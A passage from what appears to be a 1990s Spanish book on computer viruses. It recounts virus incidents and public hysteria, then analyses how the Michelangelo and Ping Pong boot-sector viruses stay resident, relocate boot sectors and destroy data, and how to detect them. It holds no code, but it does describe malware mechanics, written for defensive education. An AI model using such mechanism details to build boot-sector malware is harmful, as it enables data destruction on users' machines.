En Estados Unidos, unas sesenta computadoras de la NASA fueron infectadas en esa ocasión y el programa intruso se siguió reproduciendo por medio de la red comercial que tiene la NASA con empresas privadas en aquel país. Se estima que muchos grandes bancos de datos internacionales y más de medio millón de PC's han sido atacados por diversos tipos de virus.

En España también se han propagado varios tipos de virus, al grado de que una conocida revista de computación que incluye discos con programas en cada ejemplar, distribuyó copias de esos discos contagiados con el virus de Jerusalén en uno de sus números de 1990. La revista reconoció públicamente su error y, además de retirar los ejemplares del mercado, en el siguiente número distribuyó discos de programas que contenían un antivirus para combatir al mencionado virus.

Lógicamente la revista en cuestión ha sido una víctima más de los *terroristas de la informática*, y excepto por el cuidado que debemos tener todos para no caer en estos problemas de diseminación de los virus, no puede culpársele de la existencia del virus. Los medios de información españoles no especializados en informática, exageraron los daños que el virus podía causar, con lo que desprestigiaron a la revista. Por esto es muy importante que no se malinforme a los usuarios de las computadoras sobre supuestas acciones o daños que los virus informáticos pueden realizar.

Se especula mucho acerca de la cantidad de virus que se conocen hasta ahora, pero se supone que son más de 3 000. En algunos medios se informa que aparecen unos 1 000 por mes, pero los programas antivirus más modernos reportan poco más de 4 000, incluyendo las variantes de los más conocidos.

Diariamente se descubren nuevos tipos de virus con códigos diferentes y muy variadas formas de funcionamiento. Esto se debe en gran parte a la facilidad de programación en el ambiente de MS-DOS, y a la vulnerabilidad que este sistema operativo ofrece, ya que no es un sistema que trabaje en *modo protegido*.

4.2 Histeria causada por los virus informáticos

El desconocimiento de los conceptos de *virus informático, tecnovirus* o *tecnosida*, que son algunos de los nombres que se han dado al fenómeno de los programas que se ejecutan sin permiso del usuario provocando pérdida de información, ha creado una histeria informática y se ha cubierto con un velo de misterio, mistificando el uso de las computadoras.

Si el nombre aplicado a estos programas hubiera sido cualquier otro, tal vez no se hubiera producido este fenómeno, pero con el nombre de *virus* se han creado una serie de tabúes y rumores que hacen que algunos programadores o usuarios de computadoras desarrollen su trabajo temiendo a cada momento ser atacados por algún monstruo maligno.

Figura 4.4
Los virus informáticos han causado histeria en algunos usuarios que desconocen su origen y funcionamiento.

Otras personas con menos conocimientos de informática creen que los virus de las computadoras son algo parecido a los virus biológicos, con capacidad para salirse de los sistemas, e incluso contagiarlos físicamente. Exageradamente, los han llegado a considerar como un *castigo divino* enviado a los programadores o usuarios como un escarmiento por utilizar una tecnología que ellos no alcanzan a comprender. En algunos casos, y debido a los nombres con que se *bautizan* los virus –*SATÁN, Baile con el diablo, Dark Avenger*, etc.–, se han considerado como obra satánica.

Lo anterior, aunado a los rumores alarmantes que se propagan en cuanto a la existencia de los virus, de su origen y sus reacciones, hace que los nuevos usuarios sientan un temor infundado hacia las computadoras. Hay incluso quienes justifican ante sus superiores su ineficiencia, achacando a ataques virales los trabajos que tardan demasiado tiempo en entregar, o que aunque presentan sin demora, no son bien aceptados, pues contienen muchos errores o defectos.

Como ejemplo de esta histeria citamos las actividades terroristas que ya realizan algunos grupos en varios países: en Estados Unidos un grupo tecnoterrorista se hace llamar *La plaga*, y en sus mensajes incluye *slogans* (lemas) como *Quisiera ver más virus por ahí* y amenazan infectar sistemas de todo el mundo, incluyendo China y las Repúblicas Soviéticas, en

donde ya existe un virus llamado *Lágrimas que caen*, que como el *virus cascada* de Estados Unidos, hace que las letras que se están viendo en la pantalla caigan como una lluvia y se amontonen en la parte inferior de ésta.

Otros virus presentan en la pantalla lluvias multicolores o dibujos espectaculares y tocan alguna pieza musical, mientras sus archivos son borrados al mismo ritmo. Asimismo existe otro de estos virus que se conoce como la *Muchacha holandesa* (Holland Girl) o Sylvia, que cuando se manifiesta en la computadora da el nombre y la dirección de una muchacha en Holanda y un breve mensaje en el cual se solicita que se le envíe una postal.

También se cuenta de un *virus gastronómico*, el cual contagió las computadoras DECsystem 10. La característica de este pequeño personaje era que permanecía latente por tiempo indefinido en el sistema y cuando se activaba presentaba en la pantalla el mensaje *I WANT A COOKIE! (¡QUIERO UNA GALLETITA!)*. La única manera de normalizar el funcionamiento era tecleando la palabra *COOKIE*, con lo que se lograba desactivarlo durante algún tiempo. La versión *Cookie 2232*, incluso al recibir la palabra COOKIE, despliega en la pantalla el mensaje *BURPS...*.

Un virus más peligroso es el que actúa de tal manera que cuando detecta cantidades de cuatro cifras, las reacomoda, alterando el orden, lo que hace que cuando un operario trabaja con números –estados de cuenta, cobranzas, etc.–, utilice cantidades falseadas.

Finalmente, se conoce de fraudes a empresas y bancos utilizando un programa que, aunque no se reproduce, sí realiza operaciones *por su cuenta*. A este tipo de programas se les denomina *Salami*, y trabajan enviando a una cuenta –del programador–, los centavos producto de redondeos en las cantidades de las cuentas de los clientes. El cliente, o no se percata del error, o no le importa, ya que son sólo centavos; pero al beneficiario de estos redondeos le significa un *gran negocio*. Afortunadamente ya se han tomado medidas en contra de estos *programadores* y se ha procesado a algunos en Estados Unidos.

El colmo del terrorismo viral ha sido que hasta los mismos programas vacunas, que se supone deberían ser los más confiables, han sido modificados por los *ciberpunks* –como se les ha llamado también a los programadores de los virus–. De esta manera el magnífico programa *FluShot*, que se difundió por medio de los *Bulletin Board Services (BBS's)* en el sistema

de *software compartido (Shareware)*, infectó los sistemas de cientos de usuarios que veían en él un programa de bajo costo y con muy buenas perspectivas en la lucha contra los virus.

Todo esto ha llevado a personas como Ross M. Greenberg, creador del mencionado programa *FluShot* y víctima también de esas infecciones virales en sus programas, a ofrecer una recompensa a quien proporcione informes y denuncie a los *ciberpunks* de *La Plaga*.

5

NATAS y otros virus

Si usted desea adquirir información técnica acerca de los virus más conocidos en México, Estados Unidos y algunos países de Latinoamérica, en este capítulo la encontrará. Se presentan cuatro casos de virus informáticos *infectores del área de carga* (Boot sector), un *infector de programas ejecutables* (.COM y .EXE), y uno *polimorfo multipartita*, es decir, que infecta la *tabla de particiones* (Master Boot Record, MBR) de los discos duros, el *sector de arranque* de los disquetes y archivos ejecutables y de sistema.

Aunque se incluyen aquí algunos *programas desensamblados*, con explicaciones, se ha tenido cuidado de seleccionar aquellos virus que trabajan de manera general y sin demasiadas sofisticaciones, para documentar sus principales funciones, a fin de que pueda usted tomar las medidas adecuadas para la protección de sus computadoras.

En la anterior edición se bloquearon los números de las *interrupciones* de las cuales hacía uso el programa, a sabiendas que dejábamos importantes datos como para que alguien con conocimientos pudiera hacer modificaciones y fabricar sus propios virus, pero esta información ya se encuentra al alcance de todos en las mismas reseñas de los virus, que realizan los propios programas antivirus. Además, a lo largo de todos los capítulos se enfatizan los postulados del autor, la editorial, y de esta obra en particular:

- Se debe conscientizar a los usuarios de computadoras para que no utilicen copias no autorizadas de programas. Siempre pague por versiones originales; si las obtuvo por medio del sistema *Shareware* a través de un BBS, regístrese y envíe al autor el importe correspondiente, que generalmente será muy bajo.
- Recabe la mayor cantidad de información técnica y utilícela con fines prácticos, útiles a usted, a la comunidad informática y a la sociedad en general.
- Cualquier cosa que se haga, debe *hacerse bien*, desinteresadamente, y con honor; es decir, con *ética profesional*.

Posición del autor

Como miembro honorario del *Club de Virólogos de microcomputadoras de Guadalajara, A. C.*, he aceptado cumplir cabalmente el código de ética que él mismo impone a sus socios, por lo tanto, seguiré escribiendo, estudiando, investigando y editando libros, utilizando las computadoras, para hacer lle-

gar a ustedes un trabajo digno, a fin de lograr las metas que me he trazado.

Cuando comenzaba a estudiar los virus informáticos, circulaba poca información acerca de ellos. Unicamente se encontraba alguna mención en artículos de revistas y muy pocas en medios especializados en informática, excepto en los BBS's, o en los archivos de las redes internacionales como *Internet* o *Compuserve*, donde los usuarios de computadoras comparten sus experiencias diarias. En ese tiempo, ya se veía con malos ojos a las revistas o personas, que incluso ofrecían *kits de códigos de virus* para que los lectores fabricaran los suyos propios.

Ahora, en Estados Unidos y en algunos países europeos como Bulgaria, por ejemplo, existen clubes de usuarios de computadoras que se dedican a diseñar virus, y realizan competencias para ver quién es el mejor. También existen empresas de informática que ofrecen libros, disquetes y hasta CD-ROM's, que incluyen códigos virales, e incluso una "máquina de virus" para crear sus propios virus, incluyendo las características que uno desee




Figura 5.1
Programa generador de virus, cuyo autor se manifiesta como *Nowhere Man* and (NuKE) WaReZ.

¿Por qué se permite eso, si ya se sabe de los daños que causan los virus? La legislación en esos países no contempla sanciones para las personas que realizan esas actividades, sin embargo, se ha procesado a programadores y *hackers* que han incursionado en redes de empresas y de gobierno, a las cuales no tienen acceso.

Aunque en los medios informáticos, a través de servicios informativos y redes se critica severamente a esas personas, su defensa se basa en que la tecnología no se puede detener, ya que acusarlos sería como acusar a *Einstein* por sus investigaciones sobre la *energía nuclear*

El autor también está consciente del mal uso que se le puede dar a la información, pero ¿de qué otra manera se puede poner al alcance de los lectores la tecnología? ¿los maestros de programación son culpables de enseñar a sus alumnos lenguajes como ensamblador o C, que pueden utilizar para hacer virus o incluso fraudes informáticos? Lo importante es educar en el más amplio sentido; esto es, inculcar a los jóvenes una *moral racional*, sin fanatismos; es decir, *de servicio y respeto a sus semejantes.*

5.1 Virus infectores del sector de arranque

Para que se entienda claramente cómo es que los virus infectan los discos en sus áreas más vulnerables, se muestran cuatro casos particulares de infección en el *sector de carga* (Boot sector) de los disquetes y de la *tabla de particiones* (Master Boot Record, MBR) de los discos duros.

Al analizar el disco infectado con un programa de utilerías que permite visualizar el *mapa* y los *sectores*, se incluye una breve descripción de sus principales *áreas de sistema*, de *almacenamiento de la información* y de *control de los archivos*. Se han *capturado* las pantallas correspondientes para mostrar las diferencias entre un disco *sano* y uno *infectado*.

5.1.1 Virus Miguel Angel (Michelangelo)

Este virus descubierto en abril de 1991, es del tipo *infectores del sector de carga*, por lo tanto, infecta el *sector de carga* de los disquetes y la *tabla de particiones* de los discos duros. Se cree que su origen es holandés o sueco, ya que es en esos países europeos donde se obtienen los primeros reportes de él. Como la mayoría de los virus, Michelangelo se posiciona en la memoria de las computadoras cuando se "carga" el sistema operativo desde un disquete o un disco duro infectados. A partir de ese momento, infecta cualquier disquete de 5 ¼

pulgadas que se introduzca en la unidad, si no está protegido contra escritura.

Nota: Cualquier virus *infector del sector de carga* se instala en la memoria de la computadora, incluso cuando sólo se hace un *intento de carga*; es decir, aunque el disquete no sea de sistema, cuando se mete a la unidad A: y se pulsan las teclas [CTRL] + [ALT] + [DEL].
Un error frecuente que produce un "intento de carga", se da cuando usted olvida un disquete en la unidad y apaga la computadora; al día siguiente, al encenderla, hace un intento de carga desde ahí, pero al detectar la computadora que no se encuentran los archivos de sistema, presenta el mensaje de error y pide un disco de sistema. Si el disquete estaba infectado con el virus, éste queda instalado en la memoria de la computadora.

El virus se instala en la *parte alta* de la memoria de la computadora pero siempre abajo de los 640 kB convencionales, ocupando 2 048 bytes. Genera una protección mediante la *interrupción 12h* del BIOS, regresando un valor para la cantidad de memoria disponible, que es igual a la memoria real instalada menos la cantidad reservada para él mismo. De esta manera evita que pueda ser eliminado por otros programas que se pudieran cargar en la misma localidad de memoria.

Cuando infecta un disquete de 360 kB de 5 ¼", posiciona el *sector de carga* original (Boot sector) en el sector 11; si el disquete es de 1.2 MB de 5 ¼", lo hace en el sector 28 –que es el último del *área de directorio raíz* (Root directory)–. Ubicando el programa de carga en este sector se protege, pues ninguna información de datos se sobreescribirá en el área de directorios. En cambio, cuando la infección es en un disco duro la *tabla de particiones* o *Master Boot Record (MBR)* se desplaza a la dirección física: Cilindro 0, Lado 0, Sector 7, y el virus se aloja en el lugar del MBR. *Michelangelo* cabe en un sector, ya que su longitud es de sólo 429 bytes (los sectores contienen un total de 512).

El virus Michelangelo se activa cualquier 6 de Marzo, pues se cree que fue hecho para "celebrar" ese día el nacimiento de *Miguel Angel Buonarroti*, escultor, arquitecto y pintor italiano del *Renacimiento*. En esa fecha, si su computadora está infectada con el virus, al "arrancar" el sistema con el disquete o disco duro "enfermo" lo primero que hace éste es verificar la fecha del reloj del sistema. Si ésta coincide, en lugar de infectar disquetes o el disco duro, sobreescribe el disco desde el




Figura 5.2 Pantalla de *Norton Editor* versión 7.0 mostrando la tabla de particiones "sana" de un disco duro. Observe que comienza con FA




Figura 5.3 El sector que ocupa la tabla de particiones se muestra de esta manera cuando ha sido infectado con el virus *Michelangelo*. Note que desapareció el FA inicial.

cual se realizó la carga, destruyendo la información contenida en él.

Las computadoras tipo XT se salvan de la terrible acción del virus de Miguel Angel al encenderse porque cuando se

carga el virus todavía no está asignada la fecha en la memoria. En las AT –con procesadores 286 en adelante– inmediatamente después de la "carga" un 6 de marzo, sobreescribe en el área de carga, en la tabla de asignación de archivos y en el directorio raíz, una serie de ceros si el sistema operativo es PC-DOS o F6 si el sistema es MS-DOS, con lo que el disco queda imposibilitado para hacer la recuperación de los datos borrados.

Investigaciones del *Club de Virólogos de Microcomputadoras de Guadalajara* en México, determinaron que el virus infecta redes que utilizan sistema operativo MS DOS, por supuesto, pero también se infectó una red que corría con Novell y Unix. Lo anterior se debe a que el virus ocupa un solo sector en el disco, por lo tanto al hacer la infección no necesita de DOS para poder ubicarse en el sector físico de la tabla de particiones. El requisito quizás sea que el sistema cuente con un procesador Intel o compatible de la familia de los 8086.

Miguel Angel se puede detectar y eliminar con varios antivirus: SCAN y CLEAN de McAfee, en sus versiones 80 o posteriores; CPAV (Central Point Antivirus); PC-GUARDIAN, PC-cillin, MSAV (Microsoft Antivirus), que se incluye con el MS-DOS desde la versión 6.0, y otros. La detección y eliminación de este virus debe hacerse cuando el reloj del sistema no tenga la fecha 6 de marzo, de lo contrario, al encender la computadora se borra la información del disco duro.

En febrero de 1992, en México se dio gran difusión en los medios informativos acerca de las atrocidades que podría llevar a cabo ese virus en millones de computadoras en todo el mundo. Efectivamente, si todas esas computadoras se hubieran "cargado" desde discos infectados ese día, la pérdida de información hubiera sido desastrosa e irreparable, pero es casi imposible que todas las computadoras tengan el mismo tipo de virus porque a la fecha se conocen más de 3 000 y cada uno de ellos tiene diferentes formas y fechas programadas de activación.

Lo anterior no quiere decir que debamos apagar la computadora si es la fecha de activación del virus, ya que como se mencionó, existen infinidad de virus que "explotan" en diferentes fechas, horas, y ante determinadas condiciones de la computadora; lo que se debe hacer es *tomar medidas de precaución y prevención*, y contar con uno o varios *programas antivirus*. Estos temas se tratan exhaustivamente en los capítulos 8 y 9 de este libro.




Figura 5.4 Mensaje de infección que presenta MSAV al detectar el *virus Michelangelo*. Como respuesta, usted puede **Detener**, **Continuar** o **Iniciar**; es decir, reinicializar la computadora.

En particular, para este virus, se recomienda que un día antes de cualquier 6 de marzo cambie la fecha de su computadora con el comando DATE del DOS. Si su computadora no tiene batería y reloj permanente, es una buena idea no introducir la fecha de ese día. Si el virus se encuentra instalado en la memoria de la computadora y no es 6 de marzo, se debe apagar ésta para "matar" al virus. Después se puede "cargar" el sistema operativo desde un disquete "limpio" y proceder a la revisión del disco duro o disquetes infectados.

La mejor manera de protegerse de éste y de otros virus que formatean el disco o sobreescriben la FAT o el directorio, es crear un *disco de rescate* con Norton Utilities, o un *emergency disk* utilizando PC Tools, versión 8.0 en adelante; así, si se sufre un desastre en el disco duro, siempre se podrá restaurar a como estaba antes de la infección, ya que la información está ahí, pero sin la FAT y el directorio no se puede accesar.

5.1.2 El virus de Turín

El *virus de Turín* o *virus de la pelotita* es un segmento de código que, a diferencia de la mayoría de los virus, no modifica los archivos ejecutables ni produce ningún daño a los discos, excepto infectarlos. Este virus graba parte del mencionado código en el *área de carga inicial* (Boot area) y, para no afectarla,

traslada el programa de carga inicial al primer *sector libre* que encuentra y lo marca como defectuoso en la *tabla de asignación de archivos* (File Allocation Table, FAT), para que este sector no pueda ser accesado por el sistema operativo y no se puedan hacer modificaciones en él. También es conocido como *Veracruz*, *Bouncing Ball* o del *Ping Pong*

Fue reportado por vez primera en marzo de 1988, y en su versión original sólo infectaba disquetes. Funciona en forma aleatoria, es decir, que no siempre se activa cuando está trabajando la computadora, pero en algunas ocasiones, cuando se producen las condiciones apropiadas, produce una molesta pelotita que rebota a lo largo de la pantalla.

Algunos usuarios que padecieron este desagradable virus en sus sistemas, se acostumbraron a vivir con él, y cuando aparecía la pelotita, la única solución que aplicaban era, apagar la computadora y esperar que en la próxima sesión de trabajo no se presentara

Nota: Algunas partes de este ejemplo se basan en las investigaciones realizadas por los ingenieros del *Centro de Cálculo de la Facultad de Ingeniería (CECAFI)* de la *Universidad Nacional Autónoma de México (UNAM)* El autor expresa un especial agradecimiento a los ingenieros José R Gallardo Hernández y Héctor M. Badillo Rojas, por los claros conocimientos vertidos en el curso *Virus Informáticos* impartido en la *División de Educación Continua*, en el *Palacio de Minería* de esa facultad de ingeniería.

Como la sección del *área de carga inicial* (Boot area), conocida como *bloque de parámetros del BIOS* (BIOS Parameter Block, BPB) aloja los datos relativos al tipo de formato que tiene el disco, la versión del sistema operativo y las copias de la tabla de asignación de archivos (File Allocation Table, FAT), parte del virus se coloca después de los primeros 32 desplazamientos, mientras que el resto de su código se anexa al *cluster* –grupo de sectores contiguos– donde se copió el programa de carga inicial.

Esto es precisamente lo que nos ayuda a detectar este tipo de virus, pues nos permite indagar si el *cluster* 2 aparece marcado como dañado –aunque físicamente no lo esté–. De ser así, ya lo tenemos localizado. También podemos buscar el programa de carga inicial en el sector 13, con lo cual se confirman nuestras sospechas. Ocupa en el disco 1 024 bytes, o sea dos sectores completos.


La búsqueda del programa de carga inicial se facilita por las cadenas de caracteres de los mensajes de error que contiene. Por ejemplo, en la versión 3.3 del sistema operativo MS-DOS, el mensaje de error dice:

Non-System disk or disk error Replace and strike

o la 6.2 en español, que Microsoft registra en la parte superior como MSDOS5.0, y cuyo mensaje de error dice:

Error, de disco de sistema Reemplace y presione .

Figura 5.5 Sector 0 de un disquete de 5 ¼ " *no infectado*, donde se muestra el *bloque de parámetros del BIOS*, BPB.



Con cualquier programa de utilidades que tenga la característica de *búsqueda de cadenas de caracteres en código ASCII*, se puede indagar en qué sector se encuentra tal programa de carga inicial, y si no está alojado en el *área de carga inicial (Boot sector)*, puede suponerse que un virus lo ha desplazado de su sector original y ha tomado su lugar, marcándolo como dañado o no.

Contrariamente a lo que se piensa acerca del *virus de Turín*, *no* resulta fácil infectar una computadora con él cuando *no* se encuentra activo en la memoria RAM. Los virus infectores del área de carga inicial solamente se alojan en la memoria

RAM cuando se carga o se intenta cargar el sistema operativo con un disco infectado




Figura 5.6
Area de carga no infectada de un disquete de 5 ¼ ", mostrando el mensaje de error del DOS.




Figura 5.7
Observe en el "mapa", cómo un disco infectado con el virus de Turín tiene el programa de carga en el cluster 2, y está marcado como "dañado".

No olvide que los virus informáticos son *sólo programas*, y el *de Turín* se carga en la memoria cuando la computadora lee el código del virus que se encuentra en el sector 0 (cero). De ninguna otra manera puede tomar el control de la memoria. Si desea "matar" al virus, solamente apáguela.

Forma de contagio

Si inicializa la computadora desde un disquete o desde el disco duro infectado, el virus será dueño de todas las operaciones de lectura, grabación o copiado que usted intente hacer, y todos los discos que introduzca en la computadora serán contagiados inmediatamente con cualquier acceso que se haga, incluso cuando pida usted visualizar el directorio de un disco duro o de un disquete.


Al encenderse la computadora e introducir un disco de sistema operativo que esté contaminado, lo primero que se "carga" en la memoria de la computadora son las instrucciones del segmento de código del virus. Una vez en la memoria, el virus le indica al sistema realizar un *salto* (jump) para redireccionar la orden de lectura del programa de carga que se encuentra alojado en algún otro sector –en nuestro caso fue el cluster 2, sectores 12 y 13, pues es el primero que encontró libre al infectar el disquete–.

Aunque el virus pareciera estar trabajando paralelamente a los procesos que se están llevando a cabo, la realidad es que funciona bajo la modalidad de *Robo de ciclo* al microprocesador.

Si se introduce un disquete a la computadora, quedará infectado inmediatamente a menos que haya sido protegido contra grabación. El espacio que ocupa el virus de Turín es de apenas 1 kB en el disco, y 2 kB cuando se carga en la memoria. La segunda parte del código del virus es la que activa la pelotita que rebota en la pantalla del monitor, de acuerdo con una señal de tiempo específica.

En el mapa del disco infectado por el virus de Turín (Figura 5.7) puede verse el *cluster* –grupo de sectores contiguos– que ha sido marcado como *dañado*, pero no indica ningún cambio en el *área de carga inicial* (Boot area). Sin embargo, si usted observa detenidamente el sector 0 del área de carga inicial notará que los mensajes que generalmente se encuentran en la segunda parte de ésta han desaparecido. Si continúa con el rastreo hasta el sector 12, localizará la parte complementaria del virus y, finalmente, al llegar al sector 13, ¡sorpresa!, aparecen los mensajes perdidos.

Figura 5.8
En el sector 13 se encuentra el programa de carga, que fue desplazado por el virus de Turín, el cual ocupa su lugar en el sector 0.



Con esto queda demostrado que el virus está ocupando el *sector de carga inicial* y ha enviado su parte complementaria y el *programa de carga inicial* (Boot program) a los sectores 12 y 13 del cluster 2.

Si usted busca el *desplazamiento* (displacement) 21 del sector 0 del área de carga inicial infectada, y lo compara con el primer desplazamiento de la tabla de asignación de archivos (File Allocation Table, FAT), advertirá que el número hexadecimal que aparece ahí sigue siendo FD, lo que en este caso no denota ningún cambio, pero algunos virus como el de *Paquistán* escriben su código y mensajes sobre el bloque de parámetros del BIOS, en cuyo caso no coincide el desplazamiento 21 del Boot con el primero de la FAT.

Conociendo los *indicadores* del sector de carga y de la FAT que no deben variar, podemos fácilmente determinar si esas *áreas críticas* del disco pueden haber sido *infectadas por algún virus*. Por ejemplo, algunos antivirus en su búsqueda incluyen los valores 55 AA al final del sector 0 (Figura 5.6), ya que estos dos números hexadecimales son con los que termina siempre el programa original de carga, si no están o han sido sobreescritos, algo anda mal.

Para realizar estas búsquedas de cadenas de caracteres, se cuenta con programas de utilidades como PC Tools, que desde sus primeras versiones ofrece la función **Búsqueda (Find)**,

Figura 5.9
Sector 0 infectado; observe cómo el desplazamiento 21 (FD), coincide con el primero de la FAT en la figura 5.10.

